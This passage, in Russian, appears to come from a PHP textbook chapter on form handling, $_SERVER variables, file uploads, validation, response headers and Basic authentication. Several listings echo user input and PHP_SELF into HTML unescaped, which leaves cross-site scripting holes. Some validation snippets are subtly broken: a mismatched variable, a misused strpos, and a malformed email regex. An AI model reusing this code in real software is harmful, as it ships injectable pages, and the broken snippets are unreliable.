Два наиболее часто используемых метода HTTP — `GET` и `POST`. Метод `GET` предназначен для получения информации (например, документов, изображений или результатов запроса к БД) от сервера. Метод `POST` предназначен для отправки на сервер информации: номера кредитной карты, информации для сохранения в БД и т. д. Метод `GET` используется браузером, когда пользователь вводит URL или щелкает на ссылке. Если пользователь отправляет форму, использоваться может как метод `GET`, так и метод `POST` (в зависимости от атрибута `method` тега `form`). Методы `GET` и `POST` подробнее рассмотрены в разделе «Обработка форм».

## Переменные

В скриптах PHP существуют три варианта получения данных конфигурации сервера и информации запросов (включая параметры форм и cookie). В сово-

купности эта информация обозначается термином EGPCS (environment, GET, POST, cookies, server — окружение, GET, POST, cookie, сервер).

PHP создает шесть глобальных массивов для хранения данных EGPCS:

#### `$_ENV`

Содержит значения всех переменных окружения. Ключи — имена переменных окружения.

#### `$_GET`

Содержит любые параметры, являющиеся частью запроса GET. Ключи — имена параметров формы.

#### `$_COOKIE`

Содержит значения cookie, передаваемых как часть запроса. Ключи — имена cookie.

#### `$_POST`

Содержит любые параметры, являющиеся частью запроса POST. Ключи — имена параметров формы.

#### `$_SERVER`

Содержит полезную информацию о веб-сервере (см. следующий раздел).

#### `$_FILES`

Содержит информацию обо всех передаваемых файлах.

Эти переменные являются не только глобальными, но и видимыми в определенных функциях. Массив `$_REQUEST` создается PHP автоматически и объединяет элементы массивов `$_GET`, `$_POST` и `$_COOKIE` в одной переменной-массиве.

## Информация о сервере

Массив `$_SERVER` содержит много полезной информации от веб-сервера (большая часть которой происходит от переменных окружения), требуемой спецификацией CGI (common gateway interface). Ниже приведен полный список элементов `$_SERVER`, входящих в требования CGI, с примерами значений.

#### `PHP_SELF`

Имя текущего скрипта относительно корня документа (например, `/store/cart.php`). Примеры использования этого значения уже встречались в предыдущих главах. Как будет показано далее, переменная может пригодиться при создании автореферентных скриптов.

#### SERVER\_SOFTWARE

Строка с информацией о сервере (например, "Apache/1.3.33 (Unix) mod\_perl/1.26 PHP/5.0.4").

#### SERVER\_NAME

Имя хоста, псевдоним DNS или IP-адрес для автореферентных URL (например, www.example.com).

#### GATEWAY\_INTERFACE

Версия используемого стандарта CGI (например, CGI/1.1).

#### SERVER\_PROTOCOL

Имя и версия протокола запроса (например, HTTP/1.1).

#### SERVER\_PORT

Номер порта сервера, на который был отправлен запрос (например, 80).

#### REQUEST\_METHOD

Метод, используемый клиентом для получения документа (например, GET).

#### PATH\_INFO

Дополнительные элементы пути, предоставленные клиентом (например, /list/users).

#### PATH\_TRANSLATED

Значение PATH\_INFO, преобразованное сервером в имя файла (например, /home/httpd/htdocs/list/users).

#### SCRIPT\_NAME

URL-путь к текущей странице (полезен для автореферентных скриптов — например, /~me/menu.php).

#### QUERY\_STRING

Вся часть URL после ? (например, name=Fred+age=35).

#### REMOTE\_HOST

Имя хоста, запросившего страницу (например, http://dialup-192-168-0-1.example.com). Если данные DNS для машины отсутствуют, то переменная остается пустой и доступна только информация REMOTE\_ADDR).



#### REMOTE\_ADDR

Строка с IP-адресом машины, запросившей страницу (например, "192.168.0.250").

#### AUTH\_TYPE

Механизм аутентификации, используемый для защиты страницы, если она защищена паролем (например, `basic`).

#### REMOTE\_USER

Имя пользователя, под которым клиент прошел аутентификацию, если страница защищена паролем (например, `fred`). При этом невозможно определить, какой пароль был использован с этим именем.

Сервер Apache также создает элементы в массиве `$_SERVER` для каждого заголовка HTTP в запросе. Для каждого ключа имя заголовка преобразуется к верхнему регистру, дефисы (-) преобразуются в подчеркивания (\_), и в начало заголовка добавляется строка "HTTP\_". Например, элементу заголовка `User-Agent` соответствует ключ "HTTP\_USER\_AGENT". Два наиболее часто используемых и полезных заголовка:

#### HTTP\_USER\_AGENT

Строка, используемая для идентификации браузера (например, "Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]").

#### HTTP\_REFERER

Страница, с которой браузер перешел на текущую страницу (например, `http://www.example.com/last_page.html`).

## Обработка форм

Обработка форм в PHP происходит достаточно просто, так как параметры форм доступны в массивах `$_GET` и `$_POST`. В этом разделе описаны некоторые приемы и хитрости выполнения этой задачи.

## Методы

Как упоминалось ранее, для передачи данных форм клиентом могут использоваться два метода HTTP: `GET` и `POST`. Метод, используемый конкретной формой, определяется атрибутом `method` тега `form`. Теоретически в HTML регистр символов в именах методов игнорируется, но на практике некоторые некорректно работающие браузеры требуют, чтобы имя метода записывалось символами в верхнем регистре.

GET-запрос кодирует параметры формы в URL в строке запроса, которая следует за символом ?:

```
/path/to/chunkify.php?word=despicable&length=3
```

POST-запрос передает параметры формы в теле HTTP-запроса, а URL остается неизменным.

Самое очевидное отличие GET и POST — строка URL. Так как у GET-запросов все параметры форм кодируются в строке URL, пользователи могут сохранять GET-запросы в закладках. С POST-запросами такая возможность отсутствует.

Однако самое принципиальное отличие GET и POST оказывается намного более тонким. В спецификации HTTP говорится, что GET-запросы *идемпотентны* — то есть один GET-запрос к конкретному URL, включающий параметры форм, равносителен двум и более запросам к этому URL. А следовательно, браузеры могут кэшировать страницы ответов для GET-запросов, потому что страница ответа не изменяется независимо от того, сколько раз она была загружена. Из-за идемпотентности GET-запросы должны использоваться только для таких ситуаций, как разбиение слова на несколько фрагментов или умножение чисел, когда страница ответа ни при каких обстоятельствах не изменится.

POST-запросы не обладают свойством идемпотентности. Поэтому они не могут кэшироваться, и каждый вывод страницы требует обращения к серверу. Вероятно, вы получали от браузера предложение «заново отправить данные формы» перед выводом или перезагрузкой некоторых страниц. Как следствие, метод POST лучше подходит для запросов, у которых страницы ответов могут изменяться со временем, например для вывода содержимого покупательской корзины или текущих сообщений на форуме.

Тем не менее в реальном мире идемпотентность часто игнорируется. Кэширование в браузерах обычно реализуется настолько плохо, а нажать кнопку обновления страницы так просто, что программисты используют GET и POST просто в зависимости от того, хотят они видеть параметры запроса в строке URL или нет. Однако следует помнить, что GET-запросы не должны использоваться для действий, вызывающих изменения на сервере, например размещения заказов или обновления БД.

Тип метода, использованного для запроса страницы PHP, хранится в элементе `$_SERVER['REQUEST_METHOD']`. Пример:

```
if ($_SERVER['REQUEST_METHOD'] == 'GET') {  
    // обработка запроса GET  
}  
else {  
    die("You may only GET this page.");  
}
```

## Параметры

Массивы `$_POST`, `$_GET` и `$_FILES` используются для обращения к параметрам форм из кода PHP. Ключами являются имена параметров, а значениями — значения этих параметров. Так как точки допустимы в именах полей HTML, но не в именах переменных PHP, в массиве точки в именах полей преобразуются в символы подчеркивания (`_`).

В листинге 8.1 приведена форма HTML, которая разбивает на фрагменты строку, предоставленную пользователем. Форма содержит два поля: для строки (имя параметра `word`) и для размера фрагментов (имя параметра `number`).

### Листинг 8.1. Форма `chunkify.html`

```
<html>
<head><title>Chunkify Form</title></head>

<body>
<form action="chunkify.php" method="POST">
Enter a word: <input type="text" name="word" /><br />

How long should the chunks be?
<input type="text" name="number" /><br />
<input type="submit" value="Chunkify!">
</form>
</body>

</html>
```

В листинге 8.2 приведен скрипт PHP `chunkify.php`, которому отправляет данные форма из листинга 8.1. Скрипт копирует значения параметров в переменные и использует их.

### Листинг 8.2. Скрипт `chunkify.php`

```
<?php
$word = $_POST['word'];
$number = $_POST['number'];

$chunks = ceil(strlen($word) / $number);

echo "The {$number}-letter chunks of '{$word}' are:<br />\n";

for ($i = 0; $i < $chunks; $i++) {
    $chunk = substr($word, $i * $number, $number);
    printf("%d: %s<br />\n", $i + 1, $chunk);
}
?>
```

На рис. 8.1 показана форма `chunkify` и полученные выходные данные.




Рис. 8.1. Форма chunkify и ее вывод

## Генерация и обработка формы на одной странице

Одна и та же страница PHP может использоваться как для генерирования формы, так и для ее последующей обработки. Если страница, приведенная в листинге 8.3, запрашивается методом GET, то будет выведена форма, получающая температуру по шкале Фаренгейта. Однако при вызове методом POST страница вычисляет и выводит соответствующую страницу по шкале Цельсия.


**Листинг 8.3.** Генерация и обработка формы преобразования температур (temp.php) на одной странице

```
<html>
<head><title>Temperature Conversion</title></head>
<body>

<?php if ($_SERVER['REQUEST_METHOD'] == 'GET') { ?>
<form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="POST">
Fahrenheit temperature:
<input type="text" name="fahrenheit" /><br />
<input type="submit" value="Convert to Celsius!" />
</form>

<?php }
else if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    $fahrenheit = $_POST['fahrenheit'];
    $celsius = ($fahrenheit - 32) * 5 / 9;

    printf("%.2fF is %.2fC", $fahrenheit, $celsius);
}
else {
    die("This script only works with GET and POST requests.");
} ?>
</body>
</html>
```



**Рис. 8.2.** Страница преобразования температур и ее вывод

Выбрать нужный вариант (вывод формы или ее обработка) также можно другим способом: проверяя, был ли передан один из параметров. Это позволяет написать самообработываемую страницу, использующую метод GET для отправки данных. В листинге 8.4 приведена новая версия страницы преобразования температур, которая отправляет параметры запросом GET. Страница использует факт присутствия или отсутствия параметров для определения дальнейших действий.

**Листинг 8.4.** Преобразование температур методом GET (temp2.php)

```

<html>
<head>
<title>Temperature Conversion</title>
</head>
<body>
<?php
if (isset ( $_GET ['fahrenheit'] )) {
    $fahrenheit = $_GET ['fahrenheit'];
} else {
    $fahrenheit = null;
}
if (is_null ( $fahrenheit )) {
    ?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
    Fahrenheit temperature: <input type="text" name="fahrenheit" /><br />
    <input type="submit" value="Convert to Celsius!" />
</form>
<?php

```

```

} else {
    $celsius = ($fahrenheit - 32) * 5 / 9;
    printf ( "%.2fF is %.2fC", $fahrenheit, $celsius );
}
?>
</body>
</html>

```

В листинге 8.4 значение параметра формы копируется в `$fahrenheit`. Если этот параметр не указан, `$fahrenheit` содержит `NULL`, поэтому мы можем использовать функцию `is_null()` для проверки того, что нужно сделать — вывести форму или обработать данные формы.

## Формы с памятью

На многих веб-сайтах используются так называемые *формы с памятью* (sticky forms, в которых к результатам запросов прилагается форма поиска со значениями по умолчанию из предыдущего запроса. Например, если провести в Google поиск по строке «Programming PHP», в начале страницы результатов будет отображаться другое поле поиска, уже заполненное текстом «Programming PHP». Чтобы уточнить поиск (например, «Programming PHP from O'Reilly», достаточно ввести дополнительные ключевые слова).

Такое поведение реализуется достаточно просто. В листинге 8.5 приведен наш скрипт из листинга 8.3 с реализацией памяти формы. Суть заключается в том, чтобы отправленное значение формы использовалось в качестве значения по умолчанию при создании поля HTML.

**Листинг 8.5.** Преобразование температур на форме с памятью (sticky\_form.php)

```

<html>
<head><title>Temperature Conversion</title></head>
<body>

<?php $fahrenheit = $_GET['fahrenheit']; ?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
    Fahrenheit temperature:
    <input type="text" name="fahrenheit" value="<?php echo $fahrenheit; ?>" /><br
/>
    <input type="submit" value="Convert to Celsius!" />
</form>

<?php if (!is_null($fahrenheit)) {
    $celsius = ($fahrenheit - 32) * 5 / 9;
    printf("%.2fF is %.2fC", $fahrenheit, $celsius);
} ?>
</body>
</html>

```

## Параметры со множественными значениями

Списки HTML, создаваемые тегом `select`, допускают множественный выбор. Чтобы убедиться в том, что PHP распознает множественные значения, передаваемые браузером скрипту обработки формы, необходимо поставить квадратные скобки `[]` после имени поля в форме HTML. Пример:

```
<select name="languages[]">
  <option name="c">C</option>
  <option name="c++">C++</option>
  <option name="php">PHP</option>
  <option name="perl">Perl</option>
</select>
```

Теперь, когда пользователь отправит форму, `$_GET['languages']` будет содержать массив вместо простой строки, содержащий значения, выбранные пользователем.

Листинг 8.6 демонстрирует множественный выбор значений из списков HTML. Форма предоставляет пользователю набор атрибутов. Когда пользователь отправляет форму, она возвращает (не особенно интересное) описание пользователя.

### Листинг 8.6. Множественный выбор из списка (select\_array.php)

```
<html>
<head><title>Personality</title></head>
<body>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
  Select your personality attributes:<br />
  <select name="attributes[]" multiple>
    <option value="perky">Perky</option>
    <option value="morose">Morose</option>
    <option value="thinking">Thinking</option>
    <option value="feeling">Feeling</option>
    <option value="thrifty">Spend-thrift</option>
    <option value="shopper">Shopper</option>
  </select><br />
  <input type="submit" name="s" value="Record my personality!" />
</form>
<?php if (array_key_exists('s', $_GET)) {
  $description = join(' ', $_GET['attributes']);
  echo "You have a {$description} personality.";
} ?>
</body>
</html>
```

В листинге 8.6 кнопке отправки присваивается имя "s". Скрипт проверяет присутствие значения этого параметра, чтобы узнать, нужно ли строить строку

с описанием. На рис. 8.3 показана страница, содержащая список со множественным выбором, и результат выбора.



**Рис. 8.3.** Страница со множественным выбором и полученный результат

Этот прием можно использовать с любым полем формы, способным возвращать несколько значений. В листинге 8.7 показана переработанная версия формы, которая использует флажки вместо списка. Изменилась только разметка HTML — коду обработки формы не нужно знать, как были получены множественные значения — от флажков или от списка выбора.

**Листинг 8.7.** Множественный выбор из флажков (checkbox\_array.php)

```
<html>
<head><title>Personality</title></head>
<body>

<form action="<?php $_SERVER['PHP_SELF']; ?>" method="GET">
  Select your personality attributes:<br />
  <input type="checkbox" name="attributes[]" value="perky" /> Perky<br />
  <input type="checkbox" name="attributes[]" value="morose" /> Morose<br />
  <input type="checkbox" name="attributes[]" value="thinking" /> Thinking<br />
  <input type="checkbox" name="attributes[]" value="feeling" /> Feeling<br />
  <input type="checkbox" name="attributes[]" value="thrifty" /> Spend-thrift<br />
  <input type="checkbox" name="attributes[]" value="shopper" /> Shopper<br />
  <br />
  <input type="submit" name="s" value="Record my personality!" />
</form>
<?php if (array_key_exists('s', $_GET)) {
  $description = join(' ', $_GET['attributes']);
  echo "You have a {$description} personality.";
} ?>
</body>
</html>
```



## Параметры со множественными значениями с памятью

Возникает резонный вопрос: можно ли наделить памятью элементы форм со множественным выбором? Можно, но это не так просто. Необходимо проверить, было ли каждое возможное значение в форме одним из отправленных значений.

Пример:

```
Perky: <input type="checkbox" name="attributes[]" value="perky"
<?php
if (is_array($_GET['attributes']) && in_array('perky', $_GET['attributes'])) {
    echo "checked";
} ?> /><br />
```

Этот прием можно повторить для каждого флажка, но код получится слишком однообразным и ненадежным. В таких случаях лучше написать функцию, которая генерирует HTML для всех возможных значений, и работать с копией отправленных параметров. В листинге 8.8 приведена новая версия формы флажков множественного выбора с поддержкой памяти. И хотя внешне форма не отличается от листинга 8.7, в процессе ее генерирования произошли значительные изменения.

**Листинг 8.8.** Множественный выбор из флажков с памятью (checkbox\_array2.php)

```
<html>
<head><title>Personality</title></head>
<body>
<?php // fetch form values, if any
$attrs = $_GET['attributes'];

if (!is_array($attrs)) {
    $attrs = array();
}

// Создание разметки HTML для флажков с совпадающими именами

function makeCheckboxes($name, $query, $options)
{
    foreach ($options as $value => $label) {
        $checked = in_array($value, $query) ? "checked" : '';

        echo "<input type=\"checkbox\" name=\"{$name}\"
        value=\"{$value}\" {$checked} />";
        echo "{$label}<br />\n";
    }
}

// список значений и подписей для флажков
$personalityAttributes = array(
```

```

'perky' => "Perky",
'morose' => "Morose",
'thinking' => "Thinking",
'feeling' => "Feeling",
'thrifty' => "Spend-thrift",
'prodigal' => "Shopper"
); ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="GET">
  Select your personality attributes:<br />
  <?php makeCheckboxes('attributes[]', $attrs, $personalityAttributes); ?><br />

  <input type="submit" name="s" value="Record my personality!" />
</form>

<?php if (array_key_exists('s', $_GET)) {
  $description = join(' ', $_GET['attributes']);
  echo "You have a {$description} personality.";
} ?>

</body>
</html>

```

Центральное место в этом коде занимает функция `makeCheckboxes()`. Она получает три аргумента: имя группы флажков, массив значений установки по умолчанию и массив, связывающий значения с описаниями. Список вариантов для флажков хранится в массиве `$personalityAttributes`.

## Отправка файлов

Для реализации отправки файлов (эта возможность поддерживается большинством современных браузеров) используется массив `$_FILES`. Функции аутентификации и передачи файлов помогут вам контролировать, кому разрешено отправлять файлы и что делать с этими файлами, когда они окажутся в вашей системе.

Проблемы безопасности, которые необходимо при этом учитывать, описаны в главе 14.

Следующий фрагмент выводит форму, которая делает возможной отправку файлов к той же странице:

```

<form enctype="multipart/form-data"
  action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
  <input type="hidden" name="MAX_FILE_SIZE" value="10240">
  File name: <input name="toProcess" type="file" />
  <input type="submit" value="Upload" />
</form>

```

Самая большая проблема с отправкой файлов — риск получить файл, который окажется слишком большим для обработки. В PHP предусмотрены два механизма предотвращения этой проблемы: *жесткий лимит* и *мягкий лимит*. Параметр `upload_max_filesize` в файле `php.ini` устанавливает жесткий лимит для размера отправляемых файлов (по умолчанию он равен 2 Мбайт). Если ваша форма отправляет параметр с именем `MAX_FILE_SIZE` до каких-либо параметров полей, PHP использует это значение как мягкий лимит. Например, в предыдущем примере лимит установлен равным 10 Кбайт. PHP игнорирует попытки присвоить `MAX_FILE_SIZE` значение, превышающее значение параметра `upload_max_filesize`.

Также следует заметить, что тег `form` получает атрибут `enctype` со значением `"multipart/form-data"`.

Каждый элемент в `$_FILES` сам является массивом с информацией об отправленном файле.

Ключи:

`name`

Имя отправляемого файла, предоставленное браузером. Их трудно разумно использовать, так как на клиентской машине могут использоваться соглашения об именах, отличные от соглашений веб-сервера (например, полное имя пути `D:\PHOTOS\ME.JPG` на клиентской машине с Windows будет бессмысленным для веб-сервера, работающего на платформе Unix).

`type`

Тип MIME отправленного файла (по предположению клиента).

`size`

Размер отправленного файла (в байтах). Если пользователь попытался отправить слишком большой файл, то в элементе `size` передается значение `0`.

`tmp_name`

Имя временного файла на сервере, в котором хранится отправленный файл. Если пользователь попытался отправить слишком большой файл, то вместо имени передается значение `"none"`.

Правильный способ проверки того, что файл был отправлен успешно, основан на использовании функции `is_uploaded_file()`:

```
if (is_uploaded_file($_FILES['toProcess']['tmp_name'])) {  
    // успешно отправлено  
}
```

Файлы хранятся на сервере в каталоге временных файлов по умолчанию. Этот каталог задается в файле `php.ini` параметром `upload_tmp_dir`. Чтобы переместить файл, используйте функцию `move_uploaded_file()`:

```
move_uploaded_file($_FILES['toProcess']['tmp_name'], "path/to/put/file/
    {$file}");
```

Вызов `move_uploaded_file()` автоматически проверяет, был ли этот файл отправлен. После завершения скрипта все файлы, отправленные этому скрипту, удаляются из временного каталога.

## Проверка данных форм

Когда вы разрешаете пользователям вводить данные, обычно эти данные необходимо проверять перед использованием или хранением для последующего использования. Существует несколько стратегий проверки данных. Первая — проверка в коде JavaScript на стороне клиента. Но пользователь может отключить JavaScript или использовать браузер, который не поддерживает JavaScript.

Более безопасный вариант — применение PHP для проверки данных. В листинге 8.9 приведена самообрабатывающаяся страница с формой. Страница позволяет пользователю задать медиафайл, в котором три элемента формы — имя, тип данных и имя файла — являются обязательными. Если пользователь не задает значение хотя бы одного из этих элементов, страница отображается заново с сообщением, описывающим проблему. Всем полям форм, уже заполненным пользователем, присваиваются введенные ранее значения. Наконец, чтобы предоставить дополнительную помощь пользователю, текст на кнопке отправки данных меняется с `Create` на `Continue` при исправлении данных формы.

**Листинг 8.9.** Проверка данных формы (`data_validation.php`)

```
<?php
$name = $_POST['name'];
$mediaType = $_POST['media_type'];
$filename = $_POST['filename'];
$caption = $_POST['caption'];
$status = $_POST['status'];

$tried = ($_POST['tried'] == 'yes');

if ($tried) {
    $validated = (!empty($name) && !empty($mediaType) && !empty($filename));

    if (!$validated) { ?>
        <p>The name, media type, and filename are required fields. Please fill
        them out to continue.</p>
    <?php }
}
```

```

if ($tried && $validated) {
    echo "<p>The item has been created.</p>";
}

// Был ли выбран этот тип данных? Если да, вывести "selected"
function mediaSelected($type)
{
    global $mediaType;

    if ($mediaType == $type) {
        echo "selected"; }
} ?>

<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
    Name: <input type="text" name="name" value="<?php echo $name; ?>" /><br />

    Status: <input type="checkbox" name="status" value="active"
    <?php if ($status == "active") { echo "checked"; } ?> /> Active<br />

    Media: <select name="media_type">
    <option value="">Choose one</option>
    <option value="picture" <?php mediaSelected("picture"); ?> />Picture</option>
    <option value="audio" <?php mediaSelected("audio"); ?> />Audio</option>
    <option value="movie" <?php mediaSelected("movie"); ?> />Movie</option>
    </select><br />

    File: <input type="text" name="filename" value="<?php echo $filename; ?>" />
        <br />

    Caption: <textarea name="caption"><?php echo $caption; ?></textarea><br />

    <input type="hidden" name="tried" value="yes" />
    <input type="submit" value="<?php echo $tried ? "Continue" : "Create"; ?>" />
</form>

```

В данном случае проверяется, что значение было предоставлено. Переменной `$validated` присваивается значение `true` только в том случае, если все значения `$name`, `$type` и `$filename` не пусты. В других возможных вариантах проверки может проверяться адрес электронной почты или то, что файл с заданным именем является локальным и существует.

Например, чтобы проверить поле возраста и убедиться в том, что оно содержит неотрицательное целое число, используйте следующий код:

```

$page = $_POST['age'];
$validAge = strpos($age, "1234567890") == strlen($age);

```

Вызов `strpos()` определяет количество цифр в начале строки. В неотрицательном числе вся строка должна состоять из цифр, поэтому возраст действителен только в том случае, если вся строка состоит из цифр. Также для проверки можно воспользоваться регулярным выражением:

```

$validAge = preg_match('/^\d+/', $age);

```

Проверить адрес электронной почты невозможно, но для выявления опечаток можно потребовать, чтобы пользователь ввел адрес дважды (в разных полях).

Также можно запретить посетителям вводить адреса вида `me` или `me@aol` — потребуйте, чтобы адрес содержал знак `@` и точку где-то после него. Еще будет нелишним проверять домены, для которых отправка почты нежелательна (например, `whitehouse.gov` или сайт вашего конкурента). Пример:

```
$email1 = strtolower($_POST['email1']);
$email2 = strtolower($_POST['email2']);

if ($email1 != $email2) {
    die("The email addresses didn't match");
}

if (!preg_match('/@.\+.\+$/ ', $email1)) {
    die("The email address is malformed");
}

if (strpos($email1, "whitehouse.gov")) {
    die("I will not send mail to the White House");
}
```

Проверка данных полей фактически сводится к операциям со строками. В этом примере мы воспользовались регулярными выражениями и строковыми функциями, чтобы убедиться в том, что строка, предоставленная пользователем, соответствует необходимым критериям.

## Заполнение заголовков ответа

Как упоминалось ранее, ответ HTTP, отправляемый сервером клиенту, содержит заголовки с разнообразной информацией: тип содержимого в теле ответа, сервер-отправитель ответа, размер тела в байтах, время отправки ответа и т. д. PHP и Apache обычно заполняют заголовки за вас (идентифицируют документ как данные в формате HTML, вычисляют длину HTML-страницы и т. д.). Большинству веб-приложений никогда не приходится заполнять заголовки самостоятельно. Тем не менее, чтобы вернуть данные в формате, отличном от HTML, задать срок действия страницы, перенаправить браузер клиента или сгенерировать конкретную ошибку HTTP, используйте функцию `header()`.

При заполнении заголовка есть одна тонкость: его необходимо сделать до того, как будет сгенерирована какая-либо часть тела запроса. А следовательно, все вызовы `header()` (или `setcookie()`, если вы назначаете cookie) должны происходить в самом начале файла, даже до тега `<html>`. Пример:

```
<?php header("Content-Type: text/plain"); ?>
Date: today
```

From: fred  
To: barney  
Subject: hands off!

My lunchbox is mine and mine alone. Get your own,  
you filthy scrounger!

При попытке назначить заголовки после начала документа будет выдано предупреждение:

Warning: Cannot add header information - headers already sent

Также можно воспользоваться буфером вывода (см. описание `ob_start()`, `ob_end_flush()` и других функций этого семейства в приложении).

## Типы содержимого

Заголовок `Content-Type` определяет тип возвращаемого документа. Обычно используется значение `"text/html"`, обозначающее документ HTML, но существуют и другие полезные типы документов. Например, тип `"text/plain"` заставляет браузер интерпретировать страницу как обычный текст. Этот тип, похожий на автоматический режим просмотра исходного кода в браузере, пригодится в процессе отладки.

Заголовок `Content-Type` будет использоваться в главах 10 и 11, где мы займемся генерированием документов, содержащих графические изображения и файлы в формате Adobe PDF.

## Перенаправление

Чтобы направить браузер по новому URL-адресу (*перенаправить*), задайте заголовок `Location`. Обычно сразу же после этого произойдет выход из скрипта, чтобы скрипт не тратил время на генерирование и вывод остального кода:

```
header("Location: http://www.example.com/elsewhere.html");  
exit();
```

Если вы предоставляете неполный URL (например, `/elsewhere.html`), веб-сервер обработает перенаправление на внутреннем уровне. Эта возможность используется очень редко — ведь браузер обычно не узнает о том, что он получает не ту страницу, которую запрашивал. Если в новом документе существуют относительные URL, браузер интерпретирует их относительно запрашиваемого документа, а не относительно того документа, который был отправлен в итоге. Как правило, для перенаправления следует использовать абсолютный URL.

## Срок действия

Сервер может явно сообщить браузеру (а также всем промежуточным кэшам, находящимся между сервером и браузером) конкретную дату и время истечения срока действия документа. Промежуточные и браузерные кэши могут хранить документ до истечения этого срока или объявить его недействительным ранее. Повторные перезагрузки кэшированного документа не требуют обращения к серверу. Тем не менее при попытке получения документа с истекшим сроком действия происходит обращение к серверу.

Для задания времени завершения срока действия документа используется заголовок Expires:

```
header("Expires: Tue, 02 Jul 2019 05:30:00 GMT");
```

Чтобы документ становился недействительным через три часа с момента генерирования страницы, создайте строку с датой завершения срока действия при помощи функций `time()` и `gmstrftime()`:

```
$now = time();
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 60 * 60 * 3);
header("Expires: {$then}");
```

Чтобы сообщить, что срок действия документа не истекает «никогда», укажите время, отстоящее на год от текущего:

```
$now = time();
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT", $now + 365 * 86400);
header("Expires: {$then}");
```

Чтобы пометить документ с истекшим сроком действия, используйте текущее время или время, относящееся к прошлому:

```
$then = gmstrftime("%a, %d %b %Y %H:%M:%S GMT");
header("Expires: {$then}");
```

Это лучший способ предотвратить сохранение документа в кэше браузера или в промежуточном кэше:

```
header("Expires: Mon, 26 Jul 1997 05:00:00 GMT");
header("Last-Modified: " . gmdate("D, d M Y H:i:s") . " GMT");
header("Cache-Control: no-store, no-cache, must-revalidate");
header("Cache-Control: post-check=0, pre-check=0", false);
header("Pragma: no-cache");
```

За дополнительной информацией об управлении поведением браузера или веб-кэшей обращайтесь к главе 6 книги «*Web Caching*» (O'Reilly, 2001) Дьюэна Весселса (Duane Wessels).



## Аутентификация

В основу аутентификации HTTP заложены заголовки запросов и статусы ответов. Браузер может отправить имя пользователя и пароль (регистрационные данные) в заголовках запроса. Если регистрационные данные не отправлены или не подходят, сервер отправляет ответ «401 Unauthorized» и идентифицирует область аутентификации (строку вида "Mary's Pictures" или "Your Shopping Cart") заголовком WWW-Authenticate. Обычно при этом в браузере открывается диалоговое окно **Введите имя пользователя и пароль для...**, после чего страница запрашивается заново с обновленными регистрационными данными в заголовке.

Чтобы реализовать аутентификацию в PHP, проверьте имя пользователя и пароль (элементы PHP\_AUTH\_USER и PHP\_AUTH\_PW массива \$\_SERVER) и вызовите header(), чтобы задать область и отправить ответ «401 Unauthorized»:

```
header('WWW-Authenticate: Basic realm="Top Secret Files"');
header("HTTP/1.0 401 Unauthorized");
```

При проверке имени пользователя и пароля можно делать все, что вы посчитаете нужным: обратиться к БД, прочитать файл со списком разрешенных пользователей или запросить информацию с доменного сервера Microsoft.

Следующий пример проверяет, что пароль представляет собой имя пользователя, записанное в обратном порядке (конечно, не самый надежный метод аутентификации!):

```
$authOK = false;

$user = $_SERVER['PHP_AUTH_USER'];
$password = $_SERVER['PHP_AUTH_PW'];

if (isset($user) && isset($password) && $user === strrev($password)) {
    $authOK = true;
}

if (!$authOK) {
    header('WWW-Authenticate: Basic realm="Top Secret Files"');
    header('HTTP/1.0 401 Unauthorized');

    // все остальное, что здесь выводится, будет видимым
    // только в том случае, если клиент нажал кнопку отмены
    exit;
}

<!-- ваш документ, защищенный паролем -->
```

Если вы защищаете сразу несколько страниц, поместите этот код в отдельный файл и включайте его в начало каждой защищенной страницы.

Если ваш хост использует CGI-версию PHP вместо модуля Apache, эти переменные не задаются, и вам придется использовать другую форму аутентификации, например с передачей имени пользователя и пароля через форму HTML.

## Управление состоянием

Протокол HTTP не имеет состояния, поэтому когда веб-сервер завершает обработку запроса веб-страницы со стороны пользователя, связь теряется и сервер не может определить, что все запросы серии поступают от одного клиента.

Однако состояние может быть полезным, например, для управления покупательской корзиной. Оно позволит узнать, когда пользователь добавляет элементы в корзину или удаляет их и каково содержимое корзины в момент оформления заказа.

